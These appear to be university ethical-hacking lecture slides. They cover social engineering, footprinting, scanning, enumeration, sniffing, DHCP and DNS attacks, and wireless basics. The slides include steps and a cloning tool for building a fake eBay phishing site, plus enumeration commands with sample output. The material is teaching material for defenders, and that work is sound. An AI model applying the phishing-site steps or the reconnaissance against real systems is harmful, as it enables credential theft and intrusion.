- Recognize personality traits and understand to read body language
- Techniques: Urgency, Quid-pro-quid, Status-quo, Kindness, Position
- Prevention:
 - Train user not to reveal any information to outsiders
 - Verify caller identity: ask questions, call back to confirm
 - Security drills

Dumpster Diving

- Attacker finds information in victim's trash
 - Discarded computer manuals: Notes or passwords written in them
 - Telephone directories
 - Calendars with schedules
 - Financial reports
 - Inter-office memos
 - Company policy
 - Utility bills
 - Resumes of employees
- Prevention
 - Educate your users about dumpster diving
 - Proper trash disposal
 - Use “disk shredder” software to erase disks before discarding them
 - Software writes random bits
 - Done at least seven times
 - Discard computer manuals offsite
 - Shred documents before disposal

List of Footprinting Tools

- Whois & SmartWhois
- Nslookup
- ARIN
- Neo Trace
- Visual Route Trace
- Path Analyzer Pro
- EmailTrackerPro
- Email Spider
- Geo Spider
- Website Watcher
- HTTrack Web Copier
- Google Earth

How to setup a fake website

- Mirror the entire website from a target URL
- Register a fake domain name which sound like the real website
- Host the mirrored website into fake website URL
- Send phishing e-mails to the victims directing to the fake website
- Continuously update fake mirror website with real website

How to setup a fake website

Real Website

Sign In

New to eBay? or Already an eBay user?

If you want to sign in, you'll need to register first.

Registration is fast and free.

[Register >](#)

eBay User ID
fakeaccount
[Forgot your User ID?](#)

Password

[Forgot your password?](#)

[Sign In >](#)

Keep me signed in on this computer unless I sign out.

[Account protection tips](#) | [Secure sign in \(SSL\)](#)

You can also register or sign in using the following service:

[Facebook Sign In](#)

Announcements | Register | Security Center | Policies | Feedback Forum | About eBay

Copyright 11995-2004 eBay Inc. All Rights Reserved.
Designated trademarks and brands are the property of their respective owners.
Use of this Web site constitutes acceptance of the eBay [User Agreement](#) and [Privacy Policy](#).

Fake Website

Sign In

New to eBay? or Already an eBay user?

If you want to sign in, you'll need to register first.

Registration is fast and free.

[Register >](#)

eBay User ID
fakeaccount
[Forgot your User ID?](#)

Password

[Forgot your password?](#)

[Sign In >](#)

Keep me signed in on this computer unless I sign out.

[Account protection tips](#) | [Secure sign in \(SSL\)](#)

You can also register or sign in using the following service:

[Facebook Sign In](#)

Announcements | Register | Security Center | Policies | Feedback Forum | About eBay

Copyright 11995-2004 eBay Inc. All Rights Reserved.
Designated trademarks and brands are the property of their respective owners.
Use of this Web site constitutes acceptance of the eBay [User Agreement](#) and [Privacy Policy](#).

How to setup a fake website

- Reamweaver has everything you need to instantly "steal" anyone's website, copying the real-time "look and feel" but letting you change any words, images, etc. that you choose
- When a visitor visits a page on your stolen (mirrored) website, Reamweaver gets the page from the target domain, changes the words as you specify, and stores the result (along with images, etc.) in the fake website
- With this tool your fake website will always look current, Reamweaver automatically updates the fake mirror when the content changes in the original website
- Download: <http://www.eccouncil.org/cehtools/reamweaver.zip>



Real



Reamweaver

Automatically updates the mirror copy

Fake

Scanning

Scanning

- Scanning is a set of procedures for identifying live hosts, ports, and services, discovering Operating system and architecture of target system, Identifying vulnerabilities and threats in the network.
- Network scanning is used to create a profile of the target organization.
- Scanning is used to collect more information using complex and aggressive reconnaissance techniques.
- Vulnerability scanning is performed by pen-testers to detect the possibility of network security attacks.
- This technique led hackers to identify vulnerabilities such as missing patches, unnecessary services, weak authentication, or weak encryption algorithms.

Scanning Types

- Network scanning
- Port scanning
- Vulnerability scanning

Network Scanning

- Objectives
 - To discover live hosts/computer, IP address, and open ports of the victim.
 - To discover services that are running on a host computer.
 - To discover the Operating System and system architecture of the target.
 - To discover and deal with vulnerabilities in Live hosts.
- Methods
 - Hackers and Pen-testers check for Live systems.
 - Check for open ports (also known as Port Scanning)
 - Scanning beyond IDS (Intrusion Detection System)
 - Banner Grabbing: method for obtaining information regarding the targeted system on a network and services running on its open ports. Telnet and ID Serve are the tools used mainly to perform a Banner-grabbing attack.
 - Scan for vulnerability
 - Prepare Proxies

Port Scanning

- It is a conventional technique used by penetration testers and hackers to search for open doors from which hackers can access any organization's system.
- During this scan, hackers need to find out those live hosts, firewalls installed, operating systems used, different devices attached to the system, and the targeted organization's topology.
- Once the Hacker fetches the victim organization's IP address by scanning TCP and UDP ports, the Hacker maps this organization's network under his/her grab.
- Amap is a tool to perform port scanning.

Port Scanning Techniques

- **SYNScan:** SYN scan or stealth doesn't complete the TCP three-way handshake. A hacker sends an SYN packet to the target, and if an SYN/ACK frame is received back, the port is in a position to listen. If an RST is retrieved from the target, the port is closed or not activated.
- **XMASScan:** XMAS scan send a packet which contains URG (urgent), FIN (finish) and PSH (push) flags. If there is an open port, there will be no response; but the target responds with an RST/ACK packet if the port is closed. (RST=reset).
- **FINScan:** A FIN scan is similar to an XMAS scan except that it sends a packet with just the FIN (finish) flag and no URG or PSH flags. FIN scan receives the same response and has the same limitations as XMAS scans.
- **IDLEScan:** An IDLE scan uses a spoofed/hoax IP to send the SYN packet to the target by determining the port scan response and IP header sequence number.
- **Inverse TCP Flag Scan:** Attacker sends TCP probe packets with a TCP flag (FIN, URG PSH) or no flags. If there is no response, it indicates that the port is open, and RST means it is closed.
- **ACK Flag Probe Scan:** Attacker sends TCP probe packets where an ACK flag is set to a remote device, analyzing the header information (TTL and WINDOW field). The RST packet signifies whether the port is open or closed.

Vulnerability Scanning

- Proactive identification of the system's vulnerabilities within a network in an automated manner to determine whether the system can be exploited.
- Tools:
 - **Nmap**: extract information such as live hosts on the network, services, type of packet filters/firewalls, operating systems, and OS versions.
 - **Angry IP Scanner**: scans for systems available in a given input range.
 - **Hping2/Hping3**: are command-line packet crafting and network scanning tools used for TCP/IP protocols.
 - **Superscan**: is another powerful tool developed by McAfee, which is a TCP port scanner, also used for pinging.
 - **ZenMap**: is another very powerful Graphical user interface (GUI) tool to detect the type of OS, OS version, ping sweep, port scanning, etc.
 - **Net Scan Tool Suite Pack**: is a collection of different types of tools that can perform a port scan, flooding, webrippers, mass emailers etc
 - **Wireshark and OmniPeek** are two powerful and famous tools that listen to network traffic and act as network analyzers.
 - Other PCs tools: Advanced Port Scanner, Net Tools, MegaPing, CurrPorts, PRTG Network Monitor, SoftPerfect Network Scanner, Network Inventory Explorer, Etc



Thank You



BITS Pilani
Pilani Campus

BITS Pilani Presentation

Jagdish Prasad
WILP



SSZG575: Enumeration

Session No: 07

Agenda

- Enumeration
- Sniffing
- DHCP
- DNS

Enumeration

What is Enumeration?

- Enumeration is defined as a process which establishes an active connection to the target hosts to discover potential attack vectors in the system, and the same can be used for further exploitation of the system.
- Enumeration is used to gather the following:
 - Usernames, group names
 - Hostnames
 - Network shares and services
 - IP tables and routing tables
 - Service settings and audit configurations
 - Application and banners
 - SNMP and DNS details


What is Enumeration?

- Enumeration is the third step of information gathering about target – Footprinting, Scanning & Enumeration
 - Footprinting: act of gathering information about target systems (active & passive footprinting)
 - Scanning: using tools to find openings in target systems
 - Enumeration: gaining complete access to the system by compromising the vulnerabilities identified in the first two steps

Enumeration Types

- Enumerations depend on the services that the systems offer. They can be –
 - NTP enumeration
 - NetBIOS enumeration
 - Windows enumeration
 - LDAP enumeration
 - Linux/Windows enumeration
 - SMB enumeration
 - RPC enumeration
 - SNMP enumeration
 - IPSec enumeration
 - VOIP enumeration

Techniques for Enumeration



Information Enumerated:

- Network source
- Users and groups
- Routing tables
- Audit settings
- Service configuration settings
- The various machine names
- Applications
- Banners
- SNMP details
- DNS details

NTP Enumeration

- The Network Time Protocol is a protocol for synchronizing time across your network, this is especially important when utilizing Directory Services.
- There exists a number of time servers throughout the world that can be used to keep systems synced to each other.
- NTP utilizes UDP port 123.
- Through NTP enumeration you can gather information such as lists of hosts connected to NTP server, IP addresses, system names, and OSs running on the client system in a network.
- All this information can be enumerated by querying NTP server..

NetBIOS Enumeration

- NetBIOS stands for Network Basic Input Output System.
- It Allows computer communication over a LAN and allows them to share files and printers.
- NetBIOS names are used to identify network devices over TCP/IP (Windows).
- It must be unique on a network, limited to 16 characters where 15 characters are used for the device name and the 16th character is reserved for identifying the type of service running or name record type.
- Attackers use the NetBIOS enumeration to obtain:
 - List of computers that belong to a domain
 - List of shares on the individual hosts on the network
 - Policies and passwords
- Tools: Nbtstat, Superscan, Netview

Windows Enumeration

- Used for Windows operating systems
- Attacker uses tools from Sysinternals to achieve this.
- This is the most basic enumeration and the hackers attack desktop workstations.
- This means that the confidentiality of the files is no longer maintained.
- Any file can be accessed and altered.
- In some cases, hackers may also change the configuration of the desktop or operating system.
- It can be **prevented** by using Windows firewall, etc.

LDAP Enumeration

- LDAP is a protocol used to access directory listings within Active Directory or from other Directory Services.
- A directory is compiled in a hierarchical and logical format like the levels of management and employees in a company.
- LDAP tends to be tied into the Domain Name System to allow integrated quick lookups and fast resolution of queries.
- LDAP generally runs on port 389 and like other protocols tends to usually conform to a distinct set of rules (RFC's).
- It is possible to query the LDAP service, sometimes anonymously to determine a great deal of information that could glean the tester, valid usernames, addresses, departmental details that could be utilised in a brute force or social engineering attack.
- Tools: Jexplorer, LDAP Admin Tool

Linux/UNIX Enumeration

- Hackers who need to enumerate a target host whose operating system is Linux/UNIX use this type of enumeration. It works in the same way as others and collects various sensitive data.
- It is similar to Windows enumeration with just a change in operating systems.
- It can be **prevented** by configuring IPTables.

SMB Enumeration

- SMB represents server message block.
- It's a convention for sharing assets like records, printers, by and large, any asset which should be retrievable or made accessible by the server. It fundamentally runs on port 445 or port 139 relying upon the server.
- It is quite accessible in windows, so windows clients don't have to arrange anything extra as such other than essential set up. In Linux in any case, it is somewhat extraordinary. To make it work for Linux, you have to introduce a samba server since Linux locally doesn't utilize SMB convention.
- Clearly, some kind of confirmation will be set up like a username and secret word, and just certain assets made shareable. So dislike everybody can get to everything, a solid confirmation.
- The main evident defect is utilizing default certifications or effectively guessable and sometimes even no verification for access of significant assets of the server. Administrators should make a point to utilize solid passwords for clients who need to get to assets utilizing SMB. The subsequent blemish is the samba server. Samba servers are infamous for being hugely vulnerable.

RPC Enumeration

- Remote Procedure Call permits customers and workers to interact in disseminated customer/worker programs.
- Counting RPC endpoints empower aggressors to recognize any weak administrations on these administration ports.
- In networks ensured by firewalls and other security establishments, this portmapper is regularly sifted. Along these lines, hackers filter high port reaches to recognize RPC administrations that are available to coordinate an assault.

SNMP Enumeration

- SNMP (Simple Network Management Protocol) is an application layer protocol which uses UDP protocol to maintain and manage routers, hubs and switches other network devices on an IP network.
- SNMP is a very common protocol found enabled on a variety of operating systems like Windows Server, Linux & UNIX servers as well as network devices like routers, switches etc.
- SNMP enumeration is used to enumerate user accounts, passwords, groups, system names, devices on a target system.
- It consists of three major components:
 - **Managed Device:** A managed device is a device or a host (node) which has the SNMP service enabled. These devices could be routers, switches, hubs, bridges, computers etc.
 - **Agent:** An agent can be thought of as a piece of software that runs on a managed device. Its primary job is to convert the information into SNMP compatible format for the smooth management of the network using SNMP protocol.
 - **Network Management System (NMS):** These are the software systems that are used for monitoring of the network devices.
- Tools: OpUtils, SolarWinds

IPSec Enumeration

- IPsec utilizes ESP (Encapsulation Security Payload), AH (Authentication Header), and IKE (Internet Key Exchange) to make sure about the correspondence between virtual private organization (VPN) end focuses.
- Most IPsec-based VPNs use the Internet Security Association and Key Management Protocol, a piece of IKE, to establish, arrange, alter, and erase Security Associations and cryptographic keys in a VPN climate.
- A straightforward checking for ISAKMP at the UDP port 500 can demonstrate the presence of a VPN passage.
- Hackers can research further utilizing an apparatus, for example, IKE-output to identify the delicate information including encryption and hashing calculation, authentication type, key conveyance calculation, and so forth.

VoIP Enumeration

- VoIP uses the SIP (Session Initiation Protocol) protocol to enable voice and video calls over an IP network.
- SIP administration uses UDP/TCP ports 2000, 2001, 5050, 5061.
- VoIP enumeration provides sensitive information such as VoIP gateway/servers, IP-PBX systems, client software, and user extensions.
- This information can be used to launch various VoIP attacks such as DoS, Session Hijacking, Caller ID spoofing, Eavesdropping, Spamming over Internet Telephony, VoIP phishing, etc.

enum4linux

- NTP Suite is used for NTP enumeration. This is important because in a network environment, you can find other primary servers that help the hosts to update their times and you can do it without authenticating the system.
- Take a look at the following example.

```
ntpdate 192.168.1.100 01 Sept 12:50:49 ntpdate[627]:  
adjust time server 192.168.1.100 offset 0.005030 sec  
or  
ntpdc [-ilnps] [-c command] [hostname/IP_address]  
  
root@test]# ntpdc -c sysinfo 192.168.1.100  
***Warning changing to older implementation  
***Warning changing the request packet size from 160  
to 48 system peer: 192.168.1.101  
  
system peer mode: client  
leap indicator: 00  
stratum: 5  
  
precision: -15  
root distance: 0.00107 s  
root dispersion: 0.02306 s  
reference ID: [192.168.1.101]  
reference time: f66s4f45.f633e130, Sept 01 2016  
22:06:23.458  
system flags: monitor ntp stats calibrate  
jitter: 0.000000 s  
stability: 4.256 ppm  
broadcastdelay: 0.003875 s  
authdelay: 0.000107 s
```

enum4linux

- enum4linux is used to enumerate Linux systems. Take a look at the following screenshot and observe how we have found the usernames present In a target host.

```
root@kali:~# enum4linux -U -o 192.168.1.200 ←
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ )

=====
| Target Information |
=====
Target ..... 192.168.1.200
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 192.168.1.200 |
```

smtp-user-enum

- smtp-user-enum tries to guess usernames by using SMTP service. Take a look at the following screenshot to understand how it does so.

```
root@kali:~# smtp-user-enum -M VRFY -u root -t 192.168.1.25 ←  
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )  
  
-----  
| Scan Information |  
-----  
  
Mode ..... VRFY  
Worker Processes ..... 5  
Target count ..... 1  
Username count ..... 1 ←  
Target TCP port ..... 25  
Query timeout ..... 5 secs  
Target domain .....
```


Sniffing

What is Sniffing?

- Sniffing is the process of monitoring and capturing all data packets that are passing through a computer network using packet sniffers.
- Network administrators to keep track of data traffic passing through their network using network protocol analyzers.
- Malicious attackers employ the use of these packet sniffing tools to capture data packets in a network.
- Data packets captured from a network are used to extract and steal sensitive information such as passwords, usernames, credit card information, etc.
- Sniffing tools include Wireshark, Ettercap, BetterCAP, Tcpdump, WinDump, dSniff, Debookee etc

Sniffing Types

- Active sniffing
 - Conducted on a switched network (switch connects two networks)
 - Switch has CAM table containing MAC addresses of destinations to forward traffic to a right destination
 - Attacker sends huge fake traffic to a switch so that the CAM table gets full.
 - Once CAM table gets full, switch starts sending traffic to all destinations
 - Attackers connects to one of the ports to carry out sniffing.
- Passive sniffing
 - Passive sniffing uses hubs instead of switches (hubs redirect traffic to all other ports)
 - All an attacker needs to do is to simply connect to LAN and they are able to sniff data traffic in that network.
- Attackers sniff email traffic, FTP passwords, web traffics, telnet passwords, router configuration, chat sessions, DNS traffic etc.



DHCP

What is DHCP?

- DHCP stands for Dynamic Host Configuration Protocol
- DHCP server automatically assigns an IP address and other information to each host on the network so they can communicate efficiently with other endpoints.
- DHCP also assigns the subnet mask, default gateway address, domain name server (DNS) address and other pertinent configuration parameters.
- DHCP simplifies the management of IP addresses on networks.


.

DHCP Components

- **DHCP server:** A networked device running the DHCP service that holds IP addresses and related configuration information.
- **DHCP client:** The endpoint that receives configuration information from a DHCP server.
- **IP address pool:** The range of addresses that are available to DHCP clients.
- **Subnet:** IP networks can be partitioned into segments known as subnets. Subnets help keep networks manageable.
- **Lease Time:** The length of time for which a DHCP client holds the IP address information.
- **DHCP relay:** A router or host that listens for client messages being broadcast on that network and then forwards them to a configured server.


How Does DHCP Work?

- **DHCP Discovery:** Client sends a packet with the default broadcast destination of **255.255.255.255** or the specific subnet broadcast address if any configured. 255.255.255.255 means “this network”
- **DHCP Offer:** DHCP server sends an offers containing the proposed IP address for DHCP client, IP address of the server, MAC address of the client, subnet mask, default gateway, DNS address, and lease information.
- **DHCP Request:** In response to the offer, the client sends a **DHCP Request** requesting the offered address from one of the DHCP servers.
- **DHCP Acknowledgment:** The server sends Acknowledgment to the client confirming the DHCP lease to the client.
- At this step, the IP configuration is completed and the client can use the new IP settings.



DHCP Starvation Attack

- In a DHCP Starvation attack, a hostile actor sends a ton of bogus DISCOVER packets until the DHCP server thinks they've expended their available pool.
- Clients looking for IP addresses find that there are no IP addresses for them, and they're denied service.
- Additionally, they may look for a different DHCP server, one which the hostile actor may provide.
- And using a hostile or dummy IP address, that hostile actor can now read all the traffic that client sends and receives.
- Ref:
https://www.youtube.com/watch?v=jiSl89al4nI&feature=emb_title



DHCP Security Risks

- DHCP protocol requires no authentication so any client can join a network quickly.
- Client has no way of validating the authenticity of a DHCP server, rogue ones can be used to provide incorrect network information.
 - This can cause denial-of-service attacks or man-in-the-middle attacks where a fake server intercepts data that can be used for malicious purposes.
- DHCP server has no way of authenticating a client, it will hand out IP address information to any device that makes a request.
 - A threat actor could configure a client to continually change its credentials and quickly exhaust all available IP addresses in the scope, preventing company endpoints from accessing the network




DNS

What is DNS?

- Domain Name System (DNS) is the phonebook of the Internet. Humans access information online through domain names like google.com, nytimes.com or espn.com etc.
 - Web browsers interact through IP addresses.
 - DNS translates domain names to IP addresses so browsers can load Internet resources.
 - The process of DNS resolution involves converting a hostname (i.e. www.example.com) into a computer-friendly IP address (i.e. 192.168.1.1).
-


Types of DNS



- **DNS Recursor:** The recursor is like a librarian who is asked to find a particular book in a library. The DNS recursor is a server designed to receive queries from client machines through applications such as web browsers.
- **Root Nameserver:** The root is the first step in translating human readable host names into IP addresses. It is like an index in a library that points to different racks of books.
- **TLD Name Server:** The top level domain server (TLD) is a specific rack of books in a library. This nameserver is the next step in the search for a specific IP address, and it hosts the last portion of a hostname (In example.com, the TLD server is “com”).
- **Authoritative Nameserver:** This nameserver is a dictionary on a rack of books which can translated a specific name into its definition. If the authoritative name server has access to the requested record, it will return the IP address for the requested hostname back to the DNS Recursor.

DNS Lookup

- A user types 'example.com' into a web browser and the query is received by a DNS recursive resolver.
- The resolver then queries a DNS root nameserver.
- The root server then responds to the resolver with the address of a Top Level Domain (TLD) DNS server (such as .com or .net), which stores the information for its domains. When searching for example.com, our request is pointed toward the .com TLD.
- The resolver then makes a request to the .com TLD.
- The TLD server then responds with the IP address of the domain's nameserver, example.com.
- The recursive resolver sends a query to the domain's nameserver.
- IP address for example.com is returned to the resolver from the nameserver.
- DNS resolver then responds to the web browser with the IP address of the domain requested initially.
- The browser makes a HTTP request to the IP address.
- Server at that IP returns the webpage to be rendered in the browser (step 10).



DNS Server 8.8.8.8

- While your ISP sets a default DNS server, you're under no obligation to use it.
- Some users may have reason to avoid their ISP's DNS — for instance, some ISPs use their DNS servers to redirect requests for nonexistent addresses to pages with advertisements.
- As an alternative, you can point to a public DNS server that will act as a recursive resolver.
- One of the most prominent public DNS servers is Google's 8.8.8.8.
- Google's DNS services tend to be fast and while there are certain questions about the ulterior motives Google has for offering the free service, they can't really get any more information from you that they don't already get from Chrome.
- Google has a page with detailed instructions on how to configure your computer or router to connect to Google's DNS.

DNS Attacks

- **DNS reflection attacks**
 - DNS reflection attacks floods victims with high-volume messages from DNS resolver servers.
 - Attackers request large DNS files from all the open DNS resolvers they can find and do so using the spoofed IP address of the victim.
 - When the resolvers respond, the victim receives a flood of unrequested DNS data that overwhelms their machines.
- **DNS cache poisoning**
 - DNS cache poisoning can divert users to malicious Web sites.
 - Attackers manage to insert false address records into the DNS so when a potential victim requests an address resolution for one of the poisoned sites, the DNS responds with the IP address for a different site, one controlled by the attacker.
 - Once on the fake site, victim may be tricked into giving up passwords or suffer malware downloads.

DNS Attacks

- **DNS resource exhaustion**
 - DNS resource exhaustion attacks can clog the DNS infrastructure of ISPs, blocking the ISP's customers from reaching sites on the internet.
 - This can be done by attackers registering a domain name and using the victim's name server as the domain's authoritative server.
 - So if a recursive resolver can't supply the IP address associated with the site name, it will ask the name server of the victim.
 - Attackers generate large numbers of requests for their domain and toss in non-existent subdomains to boot, which leads to a torrent of resolution requests being fired at the victim's name server, overwhelming it.



Thank You



BITS Pilani
Pilani Campus

BITS Pilani Presentation

Jagdish Prasad
WILP



SSZG575: Wireless Hacking

Session No: 08

Agenda

- Wireless Technology Basics
- Wireless Networking Standards (802.11)
- Authentication Process & Protocols
 - Point to point
 - Extensible Authentication Protocol
 - Wired Equivalent Privacy
 - Wi-Fi Protected Access
- Wireless Hacking
 - Equipment
 - Wardriving
 - Tools
 - Secure Wireless Network




Wireless Technology

Understanding Wireless Technology

- For a wireless network to function
 - hardware
 - Software
- Wireless technology is part of our lives
 - Baby monitors
 - Cell and cordless phones
 - Pagers
 - GPS
 - Remote controls
 - Garage door openers
 - Two-way radios
 - Wireless PDAs

Components of Wireless Technology

- A wireless network uses radio waves to connect computers and other devices
- There are two frequency bands allocated
 - 2.4 GHz (1 to 14 channels)
 - 5 GHz (36 to 165 channels)
- A wireless network has three basic components
 - Access Point (AP)
 - Wireless network interface card (WNIC)
 - Ethernet cable



Access Point (AP)

- AP is a transceiver that connects to an Ethernet cable
 - Connects the wireless network with the wired network
 - Not all wireless networks connect to a wired network
 - Most companies have WLANs that connect to their wired network topology
- AP is where channels are configured
 - Enables users to connect to a LAN using wireless technology
 - Is available only within a defined area

Access Point (AP) Channels

